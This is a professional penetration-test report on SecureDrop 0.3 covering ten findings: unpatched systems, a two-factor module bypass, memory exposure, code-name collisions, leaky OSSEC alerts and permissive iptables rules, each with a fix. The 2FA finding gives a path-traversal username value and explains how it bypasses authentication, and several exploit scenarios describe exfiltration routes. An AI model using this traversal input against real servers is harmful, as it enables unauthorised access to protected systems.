Freedom of the Press Foundation SecureDrop

Configuration Review &

Application Penetration Test

iSECpartners
part of nccgroup

Prepared for:

FREEDOM OF THE PRESS FOUNDATION

Prepared by:

Valentin Leon — iSEC Technical Lead

Jonathan Chittenden — Principal Security Engineer

Document Change Log		
Version	**Date**	**Change**
0.1	2014-06-06	Status week 1
0.2	2014-06-13	Status week 2
1.0	2014-06-20	Release for the Freedom of the Press Foundation
1.1	2014-07-14	Public release
1.2	2015-03-04	Fix customer name

Table of Contents

1 Executive Summary

FREEDOM OF THE PRESS FOUNDATION

Application Summary	
Application Name	SecureDrop
Application Version	0.3
Application Type	Web Application
Platform	Flask / Python / Ubuntu Server 12.04.3 LTS

Engagement Summary	
Dates	June 2, 2014 – June 20, 2014
Consultants Engaged	2
Total Engagement Effort	Five person weeks
Engagement Type	Configuration Review & Application Penetration Test
Testing Methodology	White Box

Vulnerability Summary	
Total High severity issues	2
Total Medium severity issues	4
Total Low severity issues	3
Total Informational severity issues	1

Total vulnerabilities identified: 10


See section 3.1 on page 14 for descriptions of these classifications.

Category Breakdown:

Access Controls	0
Auditing and Logging	0
Authentication	2
Configuration	3
Cryptography	1
Data Exposure	2
Data Validation	0
Denial of Service	0
Error Reporting	1
Patching	1
Session Management	0
Timing	0

1.1 iSEC Risk Summary

The iSEC Partners Risk Summary chart evaluates discovered vulnerabilities according to business risk. The impact of the vulnerability increases towards the bottom of the chart. The sophistication required for an attacker to find and exploit the flaw decreases towards the left of the chart. The closer a vulnerability is to the chart origin, the greater the business risk.



1.2 Project Summary

Open Technology Fund (OTF) engaged iSEC Partners to perform a source-code assisted security review of SecureDrop, formerly DeadDrop, a whistle-blower submission system. Two consultants performed this review during the weeks of June 2^{nd} and June 9^{th}, with one consultant continuing through the week of June 16^{th} for a total of five person-weeks of effort. This security analysis was structured as "best effort" within the given time frame.

The primary goal of this engagement was to identify vulnerabilities and gaps in the application stack and code base, specifically focusing on changes made following the 0.2 release.[1] A secondary objective was to provide additional defense in-depth recommendations for both the web application and stack configuration.

The Freedom of the Press Foundation's (FPF) committed efforts helped to make this engagement a success. An FPF technical contact met with the iSEC team in iSEC's New York offices to answer questions and help set up the testing environment. FPF provided Intel NUC PCs for on-site testing in iSEC's offices. However, due to hardware incompatibilities with Ubuntu Linux, SecureDrop's base OS, it was not possible to use these machines. Instead, FPF configured two virtual private server (VPS) instances as a functioning test environment. Mail delivery for Open Source SECurity (OSSEC) notifications was initially handled by Google mail servers acting as SMTP relays, but these messages were eventually blocked by Google. This was remediated by reinstalling the application platform on a host with a new IP. FPF's technical team was quick to resolve both of these issues and allowed iSEC to continue testing unabated.

SecureDrop is mature application that was built with a security mindset from the early stages. The design is well thought-out, beginning with the application stack. Each component is tightly controlled in the stack, from the operating system to the dependencies used by the web application. SecureDrop has undergone two prior, public, security penetration tests which iSEC reviewed to guide our understanding of the application and attack surface.

Several elements of the SecureDrop stack were considered out-of-scope for this engagement:

- Attacks on the Tor network
- Third-party libraries and frameworks (Flask, Metadata Anonymisation Toolkit)
- Hardware necessary for SecureDrop infrastructure such as servers, routers, and firewalls.

[1] https://securedrop.hackpad.com/0.3pre-Changes-InMzYY5bnbP

1.3 Findings Summary

SecureDrop is resistant to most known vulnerabilities and attack vectors. This reports includes nine issues and an informational finding, but it should be noted that most of these issues can only be exploited in combination with some other, unknown, vulnerabilities. Many of the issues in the report affect the environment rather than the web application. This is because the application presents a very limited attack surface.

The web application testing predominately focused on reviewing the pre-release changes, as identified by the FPF, that will be in the next release of SecureDrop. The first tackled was the dependency modifications, which had a few discrepancies as described in Appendix A.2 on page 28. The database layer and the latest modifications around the SQLAlchemy ORM were also reviewed. iSEC was unable to identify any areas of concern around the usage of SQLAlchemy. Issues such as bypassing quoting rules and processing raw SQL have been avoided. Additionally, the file storage process was reviewed for vulnerabilities. When a file is first uploaded by a source, the application will attempt to strip out file metadata based on the source's preference. Prior to this, however, SecureDrop makes a copy of the unsanitized file into a Python `NamedTemporaryFile` object. This is effectively created using `mkstemp`[2], which utilizes several security features around race conditions and permissions. Fortunately, SecureDrop securely removes the unsanitized temporary file using `srm`. However, plaintext data stored in memory is not cleaned up. See finding 3 on page 19 for more details.

Testing of the Ubuntu environment covered the firewall configuration, which resulted in two low-severity findings related to the iptables rules. The pre-release changes caused a few other discrepancies, such as small issues in the OSSEC monitor list. More importantly, they caused an error in the unattended upgrade of configuration file, which resulted in SecureDrop not receiving security updates, as described in finding 1 on page 17. The iSEC team also reviewed the Apache module for two-factor authentication. iSEC was able to bypass the login prompt by leveraging a known vulnerability of this module. See finding 2 on page 18 for more details.

[2] https://docs.python.org/2/library/tempfile.html#tempfile.mkstemp

1.4 Recommendations Summary

This summary provides high-level recommendations designed to improve the security and resiliency of the application.

SecureDrop has a strong security posture, but the threats faced by journalists and sources have tools and capabilities that are impossible to recreate in a time-boxed security test. Several of the findings are potentially one-off misconfigurations that can be easily resolved, but they do highlight weaknesses in pre-commit change validation. In other instances, design decisions were made for usability reasons that can compromise journalist authentication. However, the largest challenge no doubt lies in hardening the application with defense-in-depth mechanisms and thinking of creative ways to provide alerts when attacks could be in-process.

Vulnerability Recommendations

Repair unattended upgrades. The most critical finding of this assessment is that SecureDrop is not receiving security patches automatically. Repair the configuration of the `unattended-upgrades` package to restore security patches.

Retire the 2FA Apache module. `google-authenticator-apache-module`, the Apache module used for two-factor authentication on the document interface contains security vulnerabilities and should be retired. Implement and manage two-factor authentication through the application instead.

Enable two-factor authentication on the document interface. Require a password to be sent with the one-time code on the document interface to authenticate the journalist on the portal.

Sanitize OSSEC alerts. Remove the pieces of information disclosing internal details of SecureDrop from the OSSEC generated alerts. Route the emails over Tor to better anonymize their origin.

Patch the iptables rules. Correct the iptables rules to restrict DNS traffic only to the configured DNS server. Filter NTP traffic to reject connections that have not been initiated.

Defense-in-depth Recommendations

Isolate the document and source interfaces. The document and sources interfaces operate in different trust zones, but they are not properly isolated. They are currently separated by chroot jails for technical reasons, as two Tor instances would not work properly in the same environment. If physical separation (two distincts hosts) is not an option, consider making Grsecurity mandatory for SecureDrop. Additionally, look into replacing the chroot jails with LinuX Containers (LXC).

Setup active response on server compromise. OSSEC offers an active response mechanism, which allows actions to be taken when a rootkit is detected or the system is compromised. When such event is detected, consider closing the source and interface portals, as well as deleting encrypted documents, log files and other time-related metadata from disk.

Enforce password complexity. There are currently no requirements on password complexity for local linux users. Only the administrator of SecureDrop is supposed to have an account, but as a defense-in-depth, enforce password complexity through the use of the PAM module `common-password`. This can be achieved through the combination of `lcredit`, `ucredit`, `dcredit` and `ocredit` parameters. [3] Additionally, consider requiring an SSH key for remote login of the administrator.

Disable extra drivers. There is no default Bluetooth software installed or service running, but the Bluetooth kernel module is activated. Similarly, there is no use for the ipwireless module. Disable the drivers by configuring the kernel's module loading system (`modprobe`) to prevent loading of the Bluetooth and WiFi modules.

Setup a tmpfs partition. Temporary files created by the web server, such as documents submitted by sources are saved to disk in order to strip metadata. Files are securely removed from disk using `srm`, but saving them on a `tmpfs` partition instead will prevent sensitive data from being written to non-volatile memory.

[3] http://www.itworld.com/endpoint-security/275056/how-enforce-password-complexity-linux

2 Engagement Structure

2.1 Internal and External Teams

The iSEC team has the following primary members:

- Valentin Leon — Senior Security Engineer
  valentin@isecpartners.com
- Jonathan Chittenden — Principal Security Engineer
  jonathan@isecpartners.com
- Adam Cotenoff — Security Intern - Shadowing
  acotenoff@isecpartners.com
- Dana Bost — Project Manager
  dbost@isecpartners.com
- Tom Ritter — Account Manager
  tritter@isecpartners.com

The FPF team has the following primary members:

- Trevor Timm — Freedom of the Press Foundation
  trevor@pressfreedomfoundation.org
- Garrett Robinson — Freedom of the Press Foundation
  garrett@pressfreedomfoundation.org
- James Dolan — Freedom of the Press Foundation
  james@pressfreedomfoundation.org

2.2 Project Goals and Scope

The goal of this engagement was to identify vulnerabilities and gaps in both the application stack and code base, specifically around changes since the 0.2 release.[4] The secondary objective was to provide additional defense in-depth in the web application and stack configuration. This security analysis was structured as "best effort" within the given time frame.

The list of changes to the code from 0.2 to 0.3 include:

- Web Application
  - Reduced JS dependencies to Jquery (stable) only
    - previously used a notification library for warning sources about having JS enabled
      - removed localForage[5] dependency
  - Added functional tests and increased unit test coverage
  - Rewrote database layer (db.py) using SQLAlchemy declarative ORM
    - "flagged" sources
    - metadata for new UI features (starring, etc.)
    - metadata for simpler/more efficient views in journalist.py
  - Add metadata scrubbing (opt-in by source) using MAT
    - Handled by production configuration (doesn't matter for development)
  - Automate developer setup with Vagrant, and integrate with Travis CI
  - Store more information in the database and less on the filesystem
  - Don't set headers in the web application
  - 2-factor authentication for journalist interface
  - OSSEC emails can be encrypted with admin's GPG key
  - Install application server, monitor server, and do hardening via deb package
  - UI refresh on both source and journalist interfaces
  - New UX for journalists:
    - "quick filter" box for codenames
    - "download unread" link
    - star sources
    - more detailed source listings
  - Normalize submission timestamps to that of the most recent submission to minimize metadata that could be potentially used for correlation
- Environment

[4] https://securedrop.hackpad.com/0.3pre-Changes-InMzYY5bnbP
[5] https://github.com/mozilla/localforage

  - Added egress host firewall rules, previous version only did egress filtering on the network firewall
  - Added google-authenticator apache module and basic auth for the access to the document interface.
  - The bodies of the OSSEC email alerts are gpg encrypted (required adding postfix and procmail to monitor server.
  - Created apparmor profiles for the chroot'd interface's tor process.
  - The interfaces' apparmor profiles we updated for the changes to the application code.
  - Installation method was changed to deb packages (though an internet connection is still required)

When reviewing SecureDrop environment, the iSEC team focused on the following elements:

- OSSEC
- AppArmor
- Chroot jails
- SSH
- Apache
- iptables

3 Detailed Findings

3.1 Classifications

The following section describes the classes, severities, and exploitation difficulty rating assigned to each identified issue by iSEC.

Vulnerability Classes	
Class	**Description**
Access Controls	Related to authorization of users, and assessment of rights
Auditing and Logging	Related to auditing of actions, or logging of problems
Authentication	Related to the identification of users
Configuration	Related to security configurations of servers, devices, or software
Cryptography	Related to mathematical protections for data
Data Exposure	Related to unintended exposure of sensitive information
Data Validation	Related to improper reliance on the structure or values of data
Denial of Service	Related to causing system failure
Error Reporting	Related to the reporting of error conditions in a secure fashion
Patching	Related to keeping software up to date
Session Management	Related to the identification of authenticated users
Timing	Related to the race conditions, locking, or order of operations

Severity Categories	
Severity	**Description**
Informational	The issue does not pose an immediate risk, but is relevant to security best practices or Defense in Depth
Undetermined	The extent of the risk was not determined during this engagement
Low	The risk is relatively small, or is not a risk the customer has indicated is important
Medium	Individual user's information is at risk, exploitation would be bad for client's reputation, of moderate financial impact, possible legal implications for client
High	Large numbers of users, very bad for client's reputation or serious legal implications.

Difficulty Levels	
Difficulty	**Description**
Undetermined	The difficulty of exploit was not determined during this engagement
Low	Commonly exploited, public tools exist or can be scripted that exploit this flaw
Medium	Attackers must write an exploit, or need an in depth knowledge of a complex system
High	The attacker must have privileged insider access to the system, may need to know extremely complex technical details or must discover other weaknesses in order to exploit this issue

3.2 Vulnerabilities

The following table is a summary of iSEC's identified vulnerabilities. Subsequent pages of this report detail each of the vulnerabilities, along with short and long term remediation advice.

Vulnerability	Class	Severity
1. Security patches incorrectly installed	Patching	High
2. Apache Two Factor Authentication (2FA) module bypass	Authentication	High
3. Sensitive data remains in memory	Data Exposure	Medium
4. Lack of two-factor authentication for journalists	Authentication	Medium
5. Collisions can occur during code name generation	Cryptography	Medium
6. OSSEC alerts disclose system details	Data Exposure	Medium
7. Iptables rules allows for any traffic on port 123	Configuration	Low
8. Iptables rules allow for DNS traffic with any server	Configuration	Low
9. OSSEC not watching unattended-upgrade log file	Error Reporting	Low
10. Outdated OSSEC and AppArmor configuration	Configuration	Informational

3.3 Detailed Vulnerability List

1. Security patches incorrectly installed

Class: Patching **Severity:** High **Difficulty:** High

Finding ID: iSEC-14FTC-003-5

Affects: Version 0.3 only.

Targets: The unattended-upgrade configuration file available at `/etc/apt/apt.conf.d/50unattended-upgrades`.

Description: SecureDrop leverages the `unattended-upgrade` utility to automatically install security patches for the operating system and installed software. `unattended-upgrade` reads its configuration from files in the `/etc/apt/apt.conf.d` directory. However, an error in the the `50unattended-upgrades` file results in the security patches not being installed. The configuration file is using a deprecated format that is no longer recognized by the `unattended-upgrade` daemon.

Exploit Scenario: A new vulnerability in the OpenSSL library is disclosed and security patches for the library are made available to Ubuntu distributions. Since the administrators believe the box will upgrade itself, SecureDrop remains unpatched for several weeks, and an attacker exploits the vulnerability to steal the Hidden Services private key from the Tor process, which they then use to masquerade as the SecureDrop install.

Short Term Solution: Correct the `unattended-upgrade` configuration by selecting security patches using the following:

```
Unattended-Upgrade::Origins-Pattern {
"o=${distro_id},a=${distro_codename}-security";
};
Unattended-Upgrade::Remove-Unused-Dependencies "true";
Unattended-Upgrade::Automatic-Reboot "true";
```

Listing 1: 50unattended-upgrades configuration

Long Term Solution: Create a process to alert SecureDrop users of critical vulnerabilities impacting the SecureDrop software stack, asking their administrator to login and verify that the updated packages have been correctly installed.

2. Apache Two Factor Authentication (2FA) module bypass

Class: Authentication **Severity:** High **Difficulty:** High

Finding ID: iSEC-14FTC-003-10

Affects: Version 0.3 only.

Targets: The basic authentication prompt on the journalist interface.

Description: The Document Interface relies upon a 3rd party Apache module named google-auth enticator-apache-module to authenticate the journalist. This module contains flaws which allow an attacker to gain entry to the web application without proper credentials.[6]

When a user attempts to login via the module, the module attempts to find a shared secret for the supplied user which is used to seed the google authenticator and produce an access token. It does this by looking for a file with the name of the user, in a folder specified by the Apache configuration file. If this file exists, it is opened and the secret is read from the first line of the file.

The module does not sanitize the username as supplied by the user, and so a relative pathname (e.g. `../../../../../etc/hostname`) may be passed in. Thus the user may trick the server into to using any file in the file system as the container of the secret. If a file with a known content is chosen, the user may supply a token generated from this content and will be given access. Because SecureDrop document interface does not support multtiple users yet, anyone able to bypass the authentication will get access to the full portal.

A proof of concept exploiting this flaw is located in Appendix D on page 32.

Exploit Scenario: An attacker is able to get access to the Tor hidden service secret cookie of the Document Interface. From there, the attacker exploits this vulnerability as explained in the proof of concept to gain full access to the Document Interface without supplying correct 2FA credentials.

Short Term Solution: This Apache module is not well maintained. Avoid using `google-authenticator-apache-module` in favor of using a secure, randomly generated password, until a safe 2FA authentication method is in place.

Long Term Solution: Rather than using Apache HTTP authentication, the application should use a time-based one-time password (TOTP) library and manage login and authentication itself through a web form. This would also remove the reliance on a specific authentication module and web server.

[6] https://code.google.com/p/google-authenticator-apache-module/issues/detail?id=7

3. Sensitive data remains in memory

Class: Data Exposure **Severity:** Medium **Difficulty:** High

Finding ID: iSEC-14FTC-003-9

Affects: Versions superior and equal to 0.2.

Targets: Any memory buffer containg sensitive plaintext data, such as the `clean_file` variable on line 84 of the file `securedrop/blob/develop/securedrop/store.py`.

Description: Any document submitted to the SecureDrop application is GPG-encrypted before being saved to the application server; no plaintext files are saved to disk. However, unencrypted document data is passed through a stream, which is stored in memory. This memory is not safely erased, which makes it possible to retrieve plaintext data hours or even days after sensitive documents have been uploaded by dumping process memory.

A proof of concept exploiting this flaw is located in Appendix C on page 31.

Note: FPF also pointed out the possibility that large files may be swapped out to disk by Python, but the iSEC team was not able to look into this issue, due to time constraints.

Exploit Scenario: An attacker compromises the SecureDrop application server. The attacker dumps the virtual memory of all the source processes. These memory dumps contain unencrypted data from the documents submitted.

Short Term Solution: After the data is read from the stream of an unencrypted document submission, overwrite the buffer with random data. How to implement this is explained at `http://web.archive.org/web/20100929111257/http://www.codexon.com/posts/clearing-passwords-in-memory-with-python`.

Look into the code and analyze the memory for all instances where unencrypted, sensitive data is stored in memory. Ensure all of this data is flushed and overwritten as soon as possible once it is no longer needed.

Long Term Solution: The short-term solution might not work in all situations, as Python might make additional copies of buffers and streams. Consider hooking the memory allocator in a generic way (`http://legacy.python.org/dev/peps/pep-0445/`) or refactoring into short-lived subprocesses.

4. Lack of two-factor authentication for journalists

Class: Authentication **Severity:** Medium **Difficulty:** High

Finding ID: iSEC-14FTC-003-1

Affects: All versions.

Targets: The authentication flow on the journalist interface

Description: One of the recent changes in the pre-0.3 release is the introduction of a TOTP algorithm on the journalist interface. A journalist must authenticate to the Apache server using their username and a one-time password, generated by a TOPT-based application, such as Google Authenticator. The journalist must also authenticate to the Tor hidden service, which is accomplished using a shared secret in a Tor configuration file - without this the client is unable to communicate with the Tor hidden service. However, because the hidden service secret is shared by all journalists, this secret has less value than a unique per-journalist password. The one-time password entered by the journalist, combined with the shared secret for the hidden service, represent a security level higher than a single factor of authentication, but less than traditional true two-factor authentication solutions.

Exploit Scenario: An attacker breaks into a journalist's office when the Tails device is plugged into the journalist's workstation. Because the journalist keeps their Tails device with their one-time password authenticator, the attacker is able to successfully authenticate to the hidden service without having to obtain any additional secret, like a journalist password.

Short Term Solution: Require a password to be entered by the journalist during configuration. This same password must be supplied along with a Google Authenticator code in order to log in. In case of failure, do not throw any explicit error message, such as explaining whether the password or the one time code is invalid.

Long Term Solution: There is a balance between usability and security, but the deployment scenarios and threats to SecureDrop are serious enough that decisions like this should err on the side of paranoia. Research about threat scenarios against journalists (such as police raids) to see what is the most commonly used scenario and how authentication could be improved.

5. Collisions can occur during code name generation

Class: Cryptography **Severity:** Medium **Difficulty:** High

Finding ID: iSEC-14FTC-003-11

Affects: Versions superior and equal to 0.2.

Targets: The function `generate()` between the lines 121 and 130 of `securedrop/blob/develop/securedrop/store.py`.

Description: SecureDrop generates a unique code name for every user that would like to submit documents to the application server. The function used to generate these unique code names does not check to see if the generated code name exists already. Altough very unlikely, it is theoretically possible to get a collision between two code names. Adding a check will improve defenses against operational bugs such as the wordlist file going missing, or a strange occurrence or exploit attempt on the random number generator.




Figure 1: Codename generation

Exploit Scenario: A collision occurs between two code names. One of these users logs in and checks the replies to his/her documents. This user will end up viewing the replies of the other user with the same code name.

Short Term Solution: Implement a check which compares the generated code name with previously-generated code names. If a collision occurs, regenerate a new, unique code name. Repeat the process until a unique code name is created.

Long Term Solution: Send an alert when the number of code names is high enough such that the odds of collisions or DoS becomes a reality.

6. OSSEC alerts disclose system details

Class: Data Exposure **Severity:** Medium **Difficulty:** High

Finding ID: iSEC-14FTC-003-7

Affects: All versions.

Targets: The OSSEC email alerts sent by the monitor servers.

Description: OSSEC alerting sends GPG-encrypted emails to a predefined email address. Only the content of the emails are encrypted but other fields such as the subject or headers are left as plain text.

As part of the email headers a few sensitive values are disclosed, such as:

- The IP address
- The mail agent
- The user id of the mail agent
- The host name

The following listing illustrates a few headers of such email. For a complete example email, see Appendix B on page 29.

```
Received: from monitor.securedrop ([554.987.263.334]) by mx.google.com
Received: by monitor.securedrop (Postfix, from userid 1001) id A6D6123599;
 Sat,  7 Jun 2014 13:29:17 -0400 (EDT)
```

Listing 2: Sensitive Headers in plaintext

Note: In some instances, the IP address of the application is also listed in the subject of the email.

Exploit Scenario: An attacker is monitoring traffic between the SecureDrop servers and their email provider. They are able to intercept outgoing email and notice that SecureDrop uses Postfix. From there, the attacker uses a known vulnerability against Postfix and compromises the SecureDrop server.

Short Term Solution: Remove the sensitive fields from the email headers. Configure the OSSEC server to not include the IP address of the OSSEC clients in the subject line, or strip it from the subject using a procmail script.

Long Term Solution: The IP address of the monitor server is added in "Received" headers by the SMTP server. Consider sending emails through the Tor network to anonymize the connection. The SMTP server will instead log the IP address of the Tor exit node.

FPF pointed out that unauthenticated emails sent on port 25 are not allowed to transit on the Tor network to prevent spam emailing. As an alternative for clients requiring emails to be sent over port 25, setup two different public IP addresses for the monitor server and the application server so that the public address of the application server is not disclosed.

7. Iptables rules allows for any traffic on port 123

Class: Configuration **Severity:** Low **Difficulty:** High

Finding ID: iSEC-14FTC-003-3

Affects: All versions.

Targets: The monitor and application server iptables rules, available at

- Line 80 of `securedrop/blob/develop/install_files/app-ossec/DEBIAN/postinst`
- Line 31 of `securedrop/blob/develop/install_files/monitor-hardening/etc/iptables/rules_v4`

Description: The iptables rules on the SecureDrop monitor and application servers allow for any UDP traffic on port 123. The following rules were intended to authorize Network Time Protocol (NTP) requests originating from the FPF servers and their responses, but instead they are allowing any incoming UDP traffic on port 123.

```
# NTP rules
-A OUTPUT -p udp --sport 123 --dport 123 -m owner --uid-owner root -j ACCEPT -m
comment --comment "ntp"
-A INPUT  -p udp --sport 123 --dport 123 -j ACCEPT -m comment --comment "ntp"
```

Listing 3: iptables commands

Exploit Scenario: An attacker was able to execute a script on SecureDrop application server. The attacker then leverages the fact that port 123 is unfiltered to open a backdoor and sends additional commands to execute on the application server.

Short Term Solution: Filter NTP traffic based on the state of the connection. Restrict outbound traffic to "NEW", "ESTABLISHED" or "RELATED" states. Restrict inbound traffic to "ESTABLISHED" or "RELATED", so that only requests instantiated by the root user will allow for a response to flow through.

Long Term Solution: Consider switching to OpenNTP and using authentication. Regularly review the firewall rules and ensure that they are as restrictive as possible. Block any network traffic that is not required to operate SecureDrop.

8. Iptables rules allow for DNS traffic with any server

Class: Configuration **Severity:** Low **Difficulty:** High

Finding ID: iSEC-14FTC-003-2

Affects: All versions.

Targets: The monitor and application server iptables rules, available at:

- Line 74 of `securedrop/blob/develop/install_files/app-ossec/DEBIAN/postinst`
- Line 25 of `securedrop/blob/develop/install_files/monitor-hardening/etc/iptables/rules_v4`

Description: The iptables rules for the SecureDrop monitor and application servers allow for inbound and outbound traffic over port 53 to any IP address. This can be used to exfiltrate data out of SecureDrop.

```
# DNS rules
-A OUTPUT -p tcp --dport 53 -m owner --uid-owner root -m state --state
NEW,ESTABLISHED,RELATED -j ACCEPT -m comment --comment "tcp/udp dns"
-A INPUT  -p tcp --sport 53 -m state --state ESTABLISHED,RELATED -j ACCEPT -m
comment --comment "tcp/udp dns"
-A OUTPUT -p udp --dport 53 -m owner --uid-owner root -m state --state
NEW,ESTABLISHED,RELATED -j ACCEPT -m comment --comment "tcp/udp dns"
-A INPUT  -p udp --sport 53 -m state --state ESTABLISHED,RELATED -j ACCEPT -m
comment --comment "tcp/udp dns"
```

Listing 4: iptables commands

Exploit Scenario: An attacker is able to gain remote code execution on Apache by leveraging a 0-day. The attacker reads the content of the encrypted source files in the shared store folder and sends them to their own server by establishing a TCP connection over port 53.

Short Term Solution: Restrict DNS traffic to the DNS server provided by the customer during setup. Block any other traffic on TCP and UDP ports 53.

Long Term Solution: Regularly review the firewall rules and ensure that they are as restrictive as possible. Block any network traffic that is not required to operate SecureDrop.

9. OSSEC not watching unattended-upgrade log file

Class: Error Reporting **Severity:** Low **Difficulty:** High

Finding ID: iSEC-14FTC-003-6

Affects: All versions.

Targets: The OSSEC configuration available at `/var/ossec/etc/ossec.conf`.

Description: The FPF uses OSSEC to monitor log files and file changes in the system. Major system logs files and directories are correctly watched, however the logs of the unattended upgrades are not monitored. Therefore, SecureDrop system administrators will not receive alerts about failed upgrades or suspicious behavior of the unattended upgrade software.

Exploit Scenario: An advanced attacker is able to compromise the Ubuntu upgrade process. The attacker forces SecureDrop into downloading extra packages by issuing a security patch containing new dependencies. The dependencies link to a root kit, allowing the attacker to completely compromise SecureDrop servers.

Short Term Solution: Add the following lines into the `ossec.conf` configuration file:

```
<localfile>
  <log_format>syslog</log_format>
  <location>/var/log/unattended-upgrades/unattended-upgrades</location>
</localfile>
```

Listing 5: ossec.conf

Long Term Solution: Include log files for every software package that is not part of the standard OSSEC configuration and that is not disclosing information about the source activity in `ossec.conf`.

10. Outdated OSSEC and AppArmor configuration

Class: Configuration **Severity:** Informational **Difficulty:** N/A

Finding ID: iSEC-14FTC-003-4

Affects: Version 0.3 only.

Targets:

- Apache AppArmor profiles, described at Appendix A.2 on page 28
- The OSSEC configuration file, available at `/var/ossec/etc/ossec.conf`.

Description: AppArmor is a security-oriented Linux kernel module that allows a profile to be defined and applied to a program. The profile contains a set of policies that allow or prohibit access to other resources. SecureDrop contains four AppArmor profiles for Tor and Apache, which reside in either the `document` or `source` chroot environments. The Apache profiles permit read access to an out-of-date jQuery file and to a recently-removed dependency, Local Forage, as depicted in Appendix A.2 on page 28.

The OSSEC configuration file presents a couple of issues as well. OSSEC is a tool used by SecureDrop to monitor and alert system changes and log files. Its main configuration file, located at `/var/ossec/etc/ossec.conf` has not been correctly updated since the merging of the document and source applications into the same application server. The configuration file references some invalid directories within the `/var/www` folder and it also contains what appears to be a copy/paste error, resulting in the duplicate line:

```
<location>/var/chroot/document/var/log/apache2/access.log</location>
```

Listing 6: ossec.conf

Fortunately, the Apache access log for the source application is not watched. Reporting the access log for the source application would have allowed for correlations attacks, which can be used to identify the source. Please see Appendix A.1 on the following page, for more details about the specific lines in `ossec.conf`.

